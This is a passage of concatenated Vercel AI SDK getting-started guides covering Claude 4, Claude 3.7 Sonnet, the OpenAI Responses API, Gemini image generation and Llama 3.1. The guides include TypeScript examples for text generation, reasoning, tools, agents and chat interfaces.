At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 4 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
});
console.log(text);
Reasoning Ability
Claude 4 enhances the extended thinking capabilities first introduced in Claude 3.7 Sonnet—the ability to solve complex problems with careful, step-by-step reasoning. Additionally, both Opus 4 and Sonnet 4 can now use tools during extended thinking, allowing Claude to alternate between reasoning and tool use to improve responses. You can enable extended thinking using the thinking provider option and specifying a thinking budget in tokens. For interleaved thinking (where Claude can think in between tool calls) you'll need to enable a beta feature using the anthropic-beta header:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicLanguageModelOptions,
},
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
});
console.log(text); // text response
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, and streamed JSON into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude Sonnet 4:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
messages: await convertToModelMessages(messages),
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicLanguageModelOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<div className="flex flex-col h-screen max-w-2xl mx-auto p-4">
<div className="flex-1 overflow-y-auto space-y-4 mb-4">
{messages.map(message => (
<div
key={message.id}
className={`p-3 rounded-lg ${
message.role === 'user' ? 'bg-blue-50 ml-auto' : 'bg-gray-50'
}`}
>
<p className="font-semibold">
{message.role === 'user' ? 'You' : 'Claude 4'}
</p>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return (
<div key={index} className="mt-1">
{part.text}
</div>
);
}
if (part.type === 'reasoning') {
return (
<pre
key={index}
className="bg-gray-100 p-2 rounded mt-2 text-xs overflow-x-auto"
>
<details>
<summary className="cursor-pointer">
View reasoning
</summary>
{part.text}
</details>
</pre>
);
}
})}
</div>
))}
</div>
<form onSubmit={handleSubmit} className="flex gap-2">
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
className="flex-1 p-2 border rounded focus:outline-none focus:ring-2 focus:ring-blue-500"
placeholder="Ask Claude 4 something..."
/>
<button
type="submit"
className="bg-blue-500 text-white px-4 py-2 rounded hover:bg-blue-600"
>
Send
</button>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Claude 4 Model Variants
Claude 4 is available in two variants, each optimized for different use cases:
- Claude Sonnet 4: Balanced performance suitable for most enterprise applications, with significant improvements over Sonnet 3.7.
- Claude Opus 4: Anthropic's most powerful model and the best coding model available. Excels at sustained performance on long-running tasks that require focused effort and thousands of steps, with the ability to work continuously for several hours.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: OpenAI Responses API description: Get started with the OpenAI Responses API using the AI SDK. tags: ['getting-started', 'agents']
Get started with OpenAI Responses API
With the release of OpenAI's responses API, there has never been a better time to start building AI applications, particularly those that require a deeper understanding of the world.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI Responses API
OpenAI recently released the Responses API, a brand new way to build applications on OpenAI's platform. The new API offers a way to persist chat history, a web search tool for grounding LLM responses, file search tool for finding relevant files, and a computer use tool for building agents that can interact with and operate computers. Let's explore how to use the Responses API with the AI SDK.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call GPT-4o with the new Responses API using the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { output } = await generateText({
model: openai.responses('gpt-4o'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
The Responses API supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: isStepCount(5), // enable multi-step 'agentic' LLM calls
});
This example demonstrates how stopWhen transforms a single LLM call into an agent. The stopWhen: isStepCount(5) parameter allows the model to autonomously call tools, analyze results, and make additional tool calls as needed - turning what would be a simple one-shot completion into an intelligent agent that can chain multiple actions together to complete complex tasks.
Web Search Tool
The Responses API introduces a built-in tool for grounding responses called webSearch. With this tool, the model can access the internet to find relevant information for its responses.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview(),
},
});
console.log(result.text);
console.log(result.sources);
The webSearch tool also allows you to specify query-specific metadata that can be used to improve the quality of the search results.
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview({
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
});
console.log(result.text);
console.log(result.sources);
MCP Tool
The Responses API also supports connecting to Model Context Protocol (MCP) servers. This allows models to call tools exposed by remote MCP servers or service connectors.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5-mini'),
prompt: 'Search the web for the latest NYC mayoral election results',
tools: {
mcp: openai.tools.mcp({
serverLabel: 'web-search',
serverUrl: 'https://mcp.exa.ai/mcp',
serverDescription: 'A web-search API for AI agents',
}),
},
});
console.log(result.text);
For more details on configuring the MCP tool, including authentication, tool filtering, and connector support, see the OpenAI provider documentation.
Using Persistence
With the Responses API, you can persist chat history with OpenAI across requests. This allows you to send just the user's last message and OpenAI can access the entire chat history.
There are two options available to use persistence:
With previousResponseId
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result1 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Invent a new holiday and describe its traditions.',
});
const result2 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
previousResponseId: result1.providerMetadata?.openai.responseId as string,
},
},
});
With Conversations
You can use the Conversation API to create a conversation.
Once you have created a conversation, you can continue it:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
// The Conversation ID created via the OpenAI API to continue
conversation: 'conv_123',
},
},
});
Migrating from Completions API
Migrating from the OpenAI Completions API (via the AI SDK) to the new Responses API is simple. To migrate, simply change your provider instance from openai(modelId) to openai.responses(modelId):
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
When using the Responses API, provider specific options that were previously specified on the model provider instance have now moved to the providerOptions object:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Google Gemini Image Generation description: Generate and edit images with Google Gemini 2.5 Flash Image using the AI SDK. tags: ['image-generation', 'google', 'gemini']
Generate and Edit Images with Google Gemini 2.5 Flash
This guide will show you how to generate and edit images with the AI SDK and Google's latest multimodal language model Gemini 2.5 Flash Image.
Generating Images
As Gemini 2.5 Flash Image is a language model with multimodal capabilities, you can use the generateText or streamText functions (not generateImage) to create images. The model determines which modality to respond in based on your prompt and configuration. Here's how to create your first image:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function generateImage() {
const result = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
// Save generated images
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
const timestamp = Date.now();
const fileName = `generated-${timestamp}.png`;
fs.mkdirSync('output', { recursive: true });
await fs.promises.writeFile(`output/${fileName}`, file.uint8Array);
console.log(`Generated and saved image: output/${fileName}`);
}
}
}
generateImage().catch(console.error);
Here are some key points to remember:
- Generated images are returned in the
result.filesarray - Images are returned as
Uint8Arraydata - The model leverages Gemini's world knowledge, so detailed prompts yield better results
Editing Images
Gemini 2.5 Flash Image excels at editing existing images with natural language instructions. You can add elements, modify styles, or transform images while maintaining their core characteristics:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function editImage() {
const editResult = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Add a small wizard hat to this cat. Keep everything else the same.',
},
{
type: 'image',
// image: DataContent (string | Uint8Array | ArrayBuffer | Buffer) or URL
image: new URL(
'https://raw.githubusercontent.com/vercel/ai/refs/heads/main/examples/ai-functions/data/comic-cat.png',
),
mediaType: 'image/jpeg',
},
],
},
],
});
// Save the edited image
const timestamp = Date.now();
fs.mkdirSync('output', { recursive: true });
for (const file of editResult.files) {
if (file.mediaType.startsWith('image/')) {
await fs.promises.writeFile(
`output/edited-${timestamp}.png`,
file.uint8Array,
);
console.log(`Saved edited image: output/edited-${timestamp}.png`);
}
}
}
editImage().catch(console.error);
What's Next?
You've learned how to generate new images from text prompts and edit existing images using natural language instructions with Google's Gemini 2.5 Flash Image model.
For more advanced techniques, integration patterns, and practical examples, check out our Cookbook where you'll find comprehensive guides for building sophisticated AI-powered applications.
title: Get started with Claude 3.7 Sonnet description: Get started with Claude 3.7 Sonnet using the AI SDK. tags: ['getting-started']
Get started with Claude 3.7 Sonnet
With the release of Claude 3.7 Sonnet, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 3.7 Sonnet alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 3.7 Sonnet
Claude 3.7 Sonnet is Anthropic's most intelligent model to date and the first Claude model to offer extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. With Claude 3.7 Sonnet, you can balance speed and quality by choosing between standard thinking for near-instant responses or extended thinking or advanced reasoning. Claude 3.7 Sonnet is state-of-the-art for coding, and delivers advancements in computer use, agentic capabilities, complex reasoning, and content generation. With frontier performance and more control over speed, Claude 3.7 Sonnet is a great choice for powering AI agents, especially customer-facing agents, and complex AI workflows.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 3.7 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
});
console.log(text); // text response
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use Claude 3.7 Sonnet via Amazon Bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { reasoning, text } = await generateText({
model: bedrock('anthropic.claude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
});
Reasoning Ability
Claude 3.7 Sonnet introduces a new extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. You can enable it using the thinking provider option and specifying a thinking budget in tokens:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude 3.7 Sonnet:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-3-7-sonnet-20250219'),
messages: await convertToModelMessages(messages),
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
Claude 3.7 Sonnet opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with Llama 3.1 description: Get started with Llama 3.1 using the AI SDK. tags: ['getting-started']
Get started with Llama 3.1
With the release of Llama 3.1, there has never been a better time to start building AI applications.
The AI SDK is a powerful TypeScript toolkit for building AI application with large language models (LLMs) like Llama 3.1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more
Llama 3.1
The release of Meta's Llama 3.1 is an important moment in AI development. As the first state-of-the-art open weight AI model, Llama 3.1 is helping accelerate developers building AI apps. Available in 8B, 70B, and 405B sizes, these instruction-tuned models work well for tasks like dialogue generation, translation, reasoning, and code generation.
Benchmarks
Llama 3.1 surpasses most available open-source chat models on common industry benchmarks and even outperforms some closed-source models, offering superior performance in language nuances, contextual understanding, and complex multi-step tasks. The models' refined post-training processes significantly improve response alignment, reduce false refusal rates, and enhance answer diversity, making Llama 3.1 a powerful and accessible tool for building generative AI applications.
Source: Meta AI - Llama 3.1 Model Card
Choosing Model Size
Llama 3.1 includes a new 405B parameter model, becoming the largest open-source model available today. This model is designed to handle the most complex and demanding tasks.
When choosing between the different sizes of Llama 3.1 models (405B, 70B, 8B), consider the trade-off between performance and computational requirements. The 405B model offers the highest accuracy and capability for complex tasks but requires significant computational resources. The 70B model provides a good balance of performance and efficiency for most applications, while the 8B model is suitable for simpler tasks or resource-constrained environments where speed and lower computational overhead are priorities.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Llama 3.1 (using DeepInfra) with the AI SDK:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. Prefer to use Amazon Bedrock? The unified interface also means that you can easily switch between models by changing just two lines of code.
import { generateText } from 'ai';
import { bedrock } from '@ai-sdk/amazon-bedrock';
const { text } = await generateText({
model: bedrock('meta.llama3-1-405b-instruct-v1'),
prompt: 'What is love?',
});
Streaming the Response
To stream the model's response as it's being generated, update your code snippet to use the streamText function.
import { streamText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { textStream } = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides generateText and streamText with Output to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateText, Output } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { output } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, including generateText and streamUI. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and Llama 3.1:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data, enhancing its ability to provide accurate and up-to-date information.
Agents
Agents take your AI applications a step further by allowing models to execute multiple steps (i.e. tools) in a non-deterministic way, making decisions based on context and user input.
Agents use LLMs to choose the next step in a problem-solving process. They can reason at each step and make decisions based on the evolving context.
Implementing Agents with the AI SDK
The AI SDK supports agent implementation through the stopWhen parameter and built-in stop conditions. This allows the model to make multiple decisions and tool calls in a single interaction.
Here's an example of an agent that solves math problems:
import { generateText, tool, isStepCount } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import * as mathjs from 'mathjs';
import { z } from 'zod';
const problem =
'Calculate the profit for a day if revenue is $5000 and expenses are $3500.';
const { text: answer } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
system:
'You are solving math problems. Reason step by step. Use the calculator when necessary.',
prompt: problem,
tools: {
calculate: tool({
description: 'A tool for evaluating mathematical expressions.',
inputSchema: z.object({ expression: z.string() }),
execute: async ({ expression }) => mathjs.evaluate(expression),
}),
},
stopWhen: isStepCount(5),
});
In this example, the agent can use the calculator tool multiple times if needed, reasoning through the problem step by step.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Llama 3.1 (via DeepInfra):
import { deepinfra } from '@ai-sdk/deepinfra';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Going Beyond Text
The AI SDK's React Server Components (RSC) API enables you to create rich, interactive interfaces that go beyond simple text generation. With the streamUI function, you can dynamically stream React components from the server to the client.
Let's dive into how you can leverage tools with AI SDK RSC to build a generative user interface with Next.js (App Router).
First, create a Server Action.
'use server';
import { streamUI } from '@ai-sdk/rsc';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
export async function streamComponent() {
const result = await streamUI({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Get the weather for San Francisco',
text: ({ content }) => <div>{content}</div>,
tools: {
getWeather: {
description: 'Get the weather for a location',
inputSchema: z.object({ location: z.string() }),
generate: async function* ({ location }) {
yield <div>loading...</div>;
const weather = '25c'; // await getWeather(location);
return (
<div>
the weather in {location} is {weather}.
</div>
);
},
},
},
});
return result.value;
}
In this example, if the model decides to use the getWeather tool, it will first yield a div while fetching the weather data, then return a weather component with the fetched data (note: static data in this example). This allows for a more dynamic and responsive UI that can adapt based on the AI's decisions and external data.
On the frontend, you can call this Server Action like any other asynchronous function in your application. In this case, the function returns a regular React component.
'use client';
import { useState } from 'react';
import { streamComponent } from './actions';
export default function Page() {
const [component, setComponent] = useState<React.ReactNode>();
return (
<div>
<form
onSubmit={async e => {
e.preventDefault();
setComponent(await streamComponent());
}}
>
<button>Stream Component</button>
</form>
<div>{component}</div>
</div>
);
}
To see AI SDK RSC in action, check out our open-source Next.js Gemini Chatbot.
Migrate from OpenAI
One of the key advantages of the AI SDK is its unified API, which makes it incredibly easy to switch between different AI models and providers. This flexibility is particularly useful when you want to migrate from one model to another, such as moving from OpenAI's GPT models to Meta's Llama models hosted on DeepInfra.
Here's how simple the migration process can be:
OpenAI Example:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-4.1'),
prompt: 'What is love?',
});
Llama on DeepInfra Example:
import { generateText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is love?',
});
Thanks to the unified API, the core structure of the code remains the same. The main differences are:
- Creating a DeepInfra client
- Changing the model name from
openai("gpt-4.1")todeepinfra("meta-llama/Meta-Llama-3.1-70B-Instruct").
With just these few changes, you've migrated from using OpenAI's GPT-4-Turbo to Meta's Llama 3.1 hosted on DeepInfra. The generateText function and its usage remain identical, showcasing the power of the AI SDK's unified API.
This feature allows you to easily experiment with different models, compare their performance, and choose the best one for your specific use case without having to rewrite large portions of your codebase.
Prompt Engineering and Fine-tuning
While the Llama 3.1 family of models are powerful out-of-the-box, their performance can be enhanced through effective prompt engineering and fine-tuning techniques.
Prompt Engineering
Prompt engineering is the practice of crafting input prompts to elicit desired outputs from language models. It involves structuring and phrasing prompts in ways that guide the model towards producing more accurate, relevant, and coherent responses.
For more information on prompt engineering techniques (specific to Llama models), check out these resources:
Fine-tuning
Fine-tuning involves further training a pre-trained model on a specific dataset or task to customize its performance for particular use cases. This process allows you to adapt Llama 3.1 to your specific domain or application, potentially improving its accuracy and relevance for your needs.
To learn more about fine-tuning Llama models, check out these resources:
- Official Fine-tuning Llama Guide
- Fine-tuning and Inference with Llama 3
- Fine-tuning Models with Fireworks AI
- Fine-tuning Llama with Modal
Conclusion
The AI SDK offers a powerful and flexible way to integrate cutting-edge AI models like Llama 3.1 into your applications. With AI SDK Core, you can seamlessly switch between different AI models and providers by changing just two lines of code. This flexibility allows for quick experimentation and adaptation, reducing the time required to change models from days to minutes.
The AI SDK ensures that your application remains clean and modular, accelerating development and future-proofing against the rapidly evolving landscape.
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
